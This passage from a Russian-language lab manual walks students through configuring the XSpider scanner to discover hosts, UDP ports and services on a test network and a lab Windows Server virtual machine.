
20) Создать задачу «Инвентаризация DMZ», выбрать только что созданный профиль «Инвентаризация DMZ» и указать диапазон адресов тестовой сети




21) Запустить задачу

22) Выполнить сканирование (длительность сканирования – 3-4 минуты)


23) Проанализировать результаты (должен быть найден только один узел – тот, что отвечает на запросы ICMP ECHO)



24) Среди статистической информации обратить внимание на метод определения доступности узла (icmp).




25) Открыть профиль «Инвентаризация DMZ» и включить метод TCP Ping




26) Вновь запустить процесс сканирования

27) Дождаться окончания сканирования и проанализировать результаты (должно быть найдено два узла), среди статистической информации обратить внимание на метод определения доступности узлов (ICMP Ping и TCP Ping)


    Примечание: можно, не дожидаясь окончания сканирования, перейти к следующему пункту, достаточно убедиться, что найдено три узла.



28) Открыть профиль для редактирования и включить опцию "Сканировать не отвечающие узлы".




29) Включить сканирование портов UDP (которое было выключено ранее)




30) Вновь запустить процесс сканирования (можно сделать это, не дожидаясь окончания предыдущего сканирования)

31) Дождаться окончания сканирования (сканирование в этот раз может занять продолжительное время, поэтому можно перейти к следующей части практической работы) и проанализировать результаты (должно быть найдено четыре узла), среди статистической информации обратить внимание на метод определения доступности узлов. Также обратите внимание на найденные порты UDP




4.2.2. Часть 2. Изучение процесса идентификации открытых портов, служб и приложений


В данной части работы подробно рассматривается работа процесса идентификации открытых портов, сервисов и приложений сканирующим ядром XSpider. В качестве объекта сканирования в этой и следующих частях работы используется виртуальная машина Windows Server.




1) Включить виртуальную машину Windows Server, если она не была включена ранее
2) Войти в систему и уточнить адрес IP (обычно используется адрес 172.16.8.51)
3) Проверить, что на данном узле включены сетевые сервисы FTP, SMTP, HTTP, при необходимости включить.




1) В консоли XSpider перейти к вкладке «Задачи», создать новую задачу «Сканирование Windows 2012», при этом выбрать стандартный профиль сканирования «Service Discovery» и добавить для сканирования IP адрес виртуальной машины Windows Server




2) Добавить переопределение профиля




3) В секции "Сканер портов" задать параметр «Список портов» 1-200



4) Убедиться, что переопределение профиля появилось в настройках задачи



5) Сохранить задачу, добавить узел 172.16.8.51 к узлам лицензии
6) Запустить сканирование
7) Дождаться окончания сканирования (ориентировочное время сканирования – 10 минут)
8) Проверить, что службы FTP, SMTP, HTTP и другие найдены и идентифицированы. Проверить, что определена ОС узла



